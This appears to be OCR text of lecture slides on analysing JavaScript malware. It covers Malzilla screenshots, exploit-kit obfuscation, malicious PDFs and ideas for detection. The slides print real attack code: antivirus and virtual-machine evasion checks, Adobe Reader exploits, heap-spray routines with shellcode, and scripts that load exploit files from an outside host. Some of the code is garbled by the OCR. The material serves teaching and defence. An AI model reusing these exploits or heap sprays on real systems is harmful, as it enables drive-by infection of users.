
More Obfuscated Code


```
function chavs(a) {
    eval('va' + 'r xm' + 'lDo' + 'c = n' + 'ew A' + 'ctiv' + 'eX' + 'Objec' + 't("' + 'Micr' -
    xmlDoc.async = true;
    xmlDoc.loadXML('<!DO' + 'CTY' + 'PE ht' + 'ml PU' + 'BLI' + 'C "-//W' + '3C//DT' + 'D XH'
'tion//E' + 'N" "r' + 'es' + '://' + a + '">');
    if (xmlDoc.parseError.errorCode != 0) {
        var err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error line: " + xmlDoc.parseError.line;
        if (err.indexOf("-2147023083") > 0) {
            return 1;
        } else {
            return 0;
        }
    }
    return 0;
}
var c_a = 0;
if (chavs("c:\\W" + "in" + "dow" + "s\\Sys" + "tem" + "32\\d" + "riv" + "ers\\eamo" + "n.sy" -
"ws\\Sy" + "ste" + "m32\\dr" + "ive" + "rs\\kl" + "if.sy" + "s") || chavs("c:\\Wi" + "ndo" + '
"s\\kn" + "ep" + "s.s" + "ys") || chavs("c:\\W" + "indo" + "ws\\Sys" + "tem3" + "2\\dr" + "iv'
chavs("c:\\Wi" + "nd" + "ows\\Sy" + "stem" + "32\\dr" + "ive" + "rs\\vmn" + "et.sy" + "s") ||
"tem" + "32\\dr" + "iver" + "s\\v" + "mxne" + "t.sy" + "s") || chavs("c:\\Win" + "dow" + "s\\S
"ers\\kl" + "1.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy" + "st" + "em32\\d" + "riv" + "e
chavs("c:\\Win" + "do" + "ws\\Sys" + "tem3" + "2\\d" + "rive" + "rs\\tm" + "tdi.s" + "ys") ||
"tem3" + "2\\d" + "rive" + "rs\\tma" + "ctmon.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy"
"ers\\TM" + "EBC" + "32.sy" + "s") || chavs("c:\\Wi" + "ndow" + "s\\Sys" + "tem3" + "2\\dri" -
|| chavs("c:\\W" + "indo" + "ws\\Sy" + "ste" + "m32\\dr" + "iv" + "ers\\tm" + "com" + "m.s" +
"ws\\Sy" + "ste" + "m32\\d" + "riv" + "ers\\tm" + "evt" + "mgr.sy" + "s")) {
    document.write("<meta http-equiv=\"refresh\" content=\"0; url=http://google.com\">");
    c_a = 1;
};
```

Malzilla


Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PScript
Tools
Settings
About
New Tab (1)
Text
Hex
Cookies
Links Parser

Malzilla (2)


Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PScript
Tools
Settings
About
}function nuOT(){try {nIfl=0;j83u(O(SySU)+O(REKt[O(REKt.getElementById('qtuR')
[oPMI])+O(Vgqf())]('rLX'+O(REKt[OlaH]('jWOo')[oPMI]))[oPMI]));if (nIfl) {uUrr()
;XWyp="";BRs6=O(oGig.UcNq)+O(qpgS.UJy4)+O(oGig.UcNq);lTjE=O(oGig.UcNq)+O(qpgS
.UJy4);hOlX=j83u(O(d4rd)+O(Erif.UGcI));xwlO=j83u(O(FvjL)+O(REKt[O(REKt
.getElementById('qtuR')[oPMI])+O(Vgqf())]('x5lE')[oPMI]));for(nSjI=0;nSjI<hOlX
;nSjI++)XWyp += BRs6;XWyp += lTjE;GIru=O(REKt.getElementById('ivgn')[oPMI])+O
(KGGt.rA5c);for(nSjI=0;nSjI<xwlO;nSjI++)j83u(GIru);xrkl =O(REKt[O(REKt
.getElementById('qtuR')[oPMI])+O(Vgqf())]('Ls1s')[oPMI])+O(QULl)+O(Zfq6())+O
(REKt.getElementById(O(REKt[OlaH]('jWOo')[oPMI])+'u3R')[oPMI])+O(REKt
.getElementById('xDat')[oPMI])+O(lOhP())+CSy7+O(Drql)+O(lOhP())+WjzZ+O(REKt[O
(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('ftR2')[oPMI])+O(veuA.FHjj) +O
(cnaP())+O(REKt.getElementById('KMeN')[oPMI])+O(A413)+O(Kvp4)+O(REKt[O(REKt
.getElementById('qtuR')[oPMI])+O(Vgqf())]('m5me')[oPMI])+O(Mpa8())+O(Aaht.p3O5)
+O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('YPvL')[oPMI]) + XWyp
+O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('WgmY')[oPMI])+O(REKt[O
(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('KpJw')[oPMI])+O(bVoK.QXJN)+O
(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('lYxD')[oPMI])+">\">" +O
(A413)+O(M18C())+O(rBMF)+O(Ga7Y);Kwat = REKt[O(REKt[O(REKt.getElementById('qtuR
')[oPMI])+O(Vgqf())]('zmXV')[oPMI])+O(xJPK())](O(ZxtE)+O(ViY6));Kwat[O(REKt[O
(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('noMc')[oPMI])+O(REKt
.getElementById('wO9u')[oPMI])] = xrkl;Bwcw=1}} catch(jVYf) {}return 0;
}function Vj2I(){ Bwcw=1;zLTL="";for(H2Z8=0;H2Z8<O(fKwX)+O(REKt[O(REKt
.getElementById('qtuR')[oPMI])+O(Vgqf())]('USr4')[oPMI]);H2Z8++){zLTL=zLTL+O
(REKt.getElementById('qrXJ')[oPMI])+O(Cs6x)+O(REKt[O(REKt.getElementById('qtuR'
)[oPMI])+O(Vgqf())]('Iswy')[oPMI])+O(yYiu)+O(CnyD)+O(REKt[O(REKt.getElementById
('qtuR')[oPMI])+O(Vgqf())]('USr4')[oPMI])+O(REKt.getElementById('xDat')[oPMI])
+O(lOhP())+CSy7+O(Drql)+O(lOhP())+WjzZ+O(REKt[O(REKt.getElementById('qtuR')
[oPMI])+O(Vgqf())]('ktMb')[oPMI])+O(lOhP())+H2Z8+O(Lgwn())+O(ZeMI.abce)+O(QAkF(
))+O(Onan())+O(aujc())+O(fgQu.bylf)+O(C4sY())+O(lOhP())+GWeX+O(wkT5)+O(peIY())
+ChKc+O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('e7aF')[oPMI])+O
(SMjX);}REKt[O(ZDu2)+O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())](
'ndEJ')[oPMI])](zLTL);}function nUrP(vGn6){for(fc8n=0;fc8n<j83u(O(fKwX)+O(D3ja
.kJYt));fc8n++)j83u(fc8n);try{j83u(fc8n+O(REKt[O(REKt.getElementById('qtuR')
[oPMI])+O(Vgqf())]('mne3')[oPMI])+O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O
(Vgqf())]('zp6s')[oPMI]))}catch(fmJK){}try{j83u(O(KCPv)+O(REKt[O(REKt
.getElementById('qtuR')[oPMI])+O(Vgqf())]('iLOP')[oPMI]))}catch(yruk){}return
j83u(O(NMgy())+O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('umUy')
[oPMI]))}nUrP(O(REKt[O(REKt.getElementById('qtuR')[oPMI])+O(Vgqf())]('Br79')
[oPMI])+O(REKt.getElementById('hq7m')[oPMI]))</script>
"q5i1" g
kHmZ r
iSGq S
"YRYV" ha
bluT rC
uTrD charCode
"Ep2k" At
ldlv i
VddV leng
"IJih" th
"yOvO" t
JUYG i+=101516-
"V7FL" 101513;
"y0WN" f
YwxP ro
FGet yh
"x2s5" s2
WMbg 1
"yjDl" y
jO8s Sjo
J4fg u8
"Swli" 2W
"bMvy" m
"gXW5" C
Detect
Make
Escape correction
id=("?'?[\w]+"?'?)>((.)*?)<
KalimeroName = new element("KalimeroName","KalimeroValue");

Decoders

Malzilla by bobby

Download | Decoder | Misc Decoders | Kalimero Processor | Shellcode analyzer | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About


New Tab (1)

```
REKt=document;oPMI="innerHTML";OlaH="getElementById";zhHy='REKtKWTQ'
bzfK=REKt[OlaH]('q5i1')[oPMI];S3xc=bzfK
function Nthl(){return REKt[OlaH]('kHmZ')[oPMI]}
Pujf=REKt.getElementById('iSGq')[oPMI];vmdb='q5i1d3Qz';TsOC='q5i1cCDe';ENn7='n';q5i1.evgV=ENn7;q5i1.cqtz=
=q5i1.evgV;Rfwi=q5i1.cqtz
function TOw8(){return REKt.getElementById('YRYV')[oPMI]}q5i1.Yr7d=TOw8();q5i1.CT9d=q5i1.Yr7d
bWKp=function(){return REKt.getElementById('uTrD')[oPMI]}
Zuar=REKt.getElementById('Ep2k')[oPMI];kHmZ.ApMW=Zuar;YRYV.Ucta=kHmZ.ApMW
qNIE=function(){return REKt[OlaH]('ldlv')[oPMI]};NsbR=qNIE()
h29h=REKt.getElementById('V7FL')[oPMI]
qroE='kHmZiz8D'
wdRe=function(){return REKt.getElementById('YwxP')[oPMI]};Ep2k.Wjpx=wdRe()
function e4Uf(){return REKt[OlaH]('FGet')[oPMI]}
fj2l=function(){return REKt[OlaH]('yjDl')[oPMI]};HNab=function(){return fj2l()};function WOnT(){return
 HNab()}
function qmqL(){return REKt[OlaH]('jO8s')[oPMI]}
function azoJ(){return REKt.getElementById('bMvy')[oPMI]}function Ga95(){return azoJ()}Ta9L='bluTaKi8'
Kyqj=function(){return REKt[OlaH]('gXW5')[oPMI]};Wwde=Kyqj()
```

location.href
LuckySploit
navigator.FF2.WinXP_3
navigator.FF3.WinXP_3
navigator.IE6.WinXP_32
navigator.IE6.WinXP_32
navigator.IE6.WinXP_32
navigator.IE7.WinXP_32
navigator.IE7_32.Vista_
navigator.IE7_64.Vista_
navigator.Opera_951.W
navigator.Opera_951_3

Run script | Debug | Replace eval() with evla | Override eval() | Leave as is | Do not bother me with messages | Find | Case sensitive | Templates | Format code | Wide 2 UCS2 | Show eval() results


Disassemble?



And More


```
var eRJ1z = {
    e46g: function () {
        try {
            var yZ =
                (/malware.dontneedcoffee.com/).test()
        } catch (OUuhzM) {}
        var version =
            999;
        if (navigator.appVersion['ind' + 'exOf']('MSIE') != -1) version =
            parseFloat(navigator.appVersion.split('MSIE')[1]);
        return version;
    }
};
if (!window.sf325gtgs7sfdj && !window.sf325gtgs7sfds && !window.sf325gtgs7sfdf1 && !window.sf325gtgs7sfdf2 && eRJ1z.e46g() > 10) {
    var KHqCa =
        'cqiCOX6BDH-maqYxziGGoORjsXFs5dd1ar3-dS2Hi_P1VroeVyBjupTiFIw=';
    document.location.href = seoH('65', '4a48374c3262') + KHqCa
}
```


Runtime Deobfuscation via Code Unfolding



Malicious PDFs

http://sandsprite.com/blogs/index.php?uid=7&pid=57

Unpacking It Some More




```
var IyIFVe = app.viewerVersion.toString();

if (IyIFVe > 8){
        x8EvTm(1);
        var ivvCdy8 = "12999999999999999999";


for (RvU5gmOE = 0; RvU5gmOE < 276; RvU5gmOE ++ ){            ivvCdy8 += "8";
      }          util.printf("%45000f", ivvCdy8);
}
if (IyIFVe < 8){

        x8EvTm(0);
        var UNXaCTHb = unescape("%u0c0c%u0c0c");

        while (UNXaCTHb.length < 44952) UNXaCTHb += UNXaCTHb;

        this .collabStore = Collab.collectEmailInfo({        subj : "", msg : UNXaCTHb});
}
if (IyIFVe < 9.1){

        if (app.doc.Collab.getIcon)
        {
                x8EvTm(0);
        var eGREUTNw = unescape("%09");
                while (eGREUTNw.length < 0x4000)eGREUTNw += eGREUTNw;

                eGREUTNw = "N." + eGREUTNw;

                app.doc.Collab.getIcon(eGREUTNw);
        }
}
if (IyIFVe == 9.2){
        x8EvTm(1);
        util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
        try
        {
                media.newPlayer(null);
        } catch(e)
        {}
```


Detection Approaches

- Static analysis of JavaScript?
- What are the challenges?

- Observe execution
- Watch in-browser behavior
- Watch OS effects
- Run in a VM

How to Recognize JavaScript Malware?

1. Look at representative malware
2. Find commonalities
3. Encode them as features



See Anything in Common


```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01…“ ;
var avIztsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOd = unescape(MuqEZYdx);
var pbIkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avIztsbF);
var oKqMlPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
   cTAfWBbz += cTAfWBbz;
}
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxIaABZ = 0; JyxIaABZ < oKqMlPqL; JyxIaABZ++) {
   pbIkPrKa[JyxIaABZ] = GBVpRAcd + eSSOLKOd;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDSxsOR = new Array();
```

See Anything in Common


```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01…“ ;
var avIztsbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOd = unescape(MuqEZYdx);
var pbIkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOd.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avIztsbF);
var oKqMlPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
   cTAfWBbz += cTAfWBbz;
}
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxIaABZ = 0; JyxIaABZ < oKqMlPqL; JyxIaABZ++) {
   pbIkPrKa[JyxIaABZ] = GBVpRAcd + eSSOLKOd;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
```

How About This?


```
var zmn = null;
try {
   zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
   try {
      zmn = new ActiveXObject("PDF.PdfCtrl");
   } catch (e) {}
}
if (zmn) {
   lv = ((zmn.GetVersions().split(","))[4].split("="))[1].replace(/\./g, "");
   if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100 type="application/pdf"></embed>');
}
try {
   var zmn = 0;
   zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie" value="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality"
value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');

var scode =
"%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1
%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0087%u0F21%u078F%uEF3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76F%u9A2C%u6615%uF7AA%uE806%uEFEE%uB1EF%u9A66%u64CB%uEBAA%uEE85%u64B
6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFEF%uAA64%u85FB%uB6ED%uBA64%u07F7%uEF8E%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%uE3AA%uEE8
5%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10BC%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFCC%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%uAE
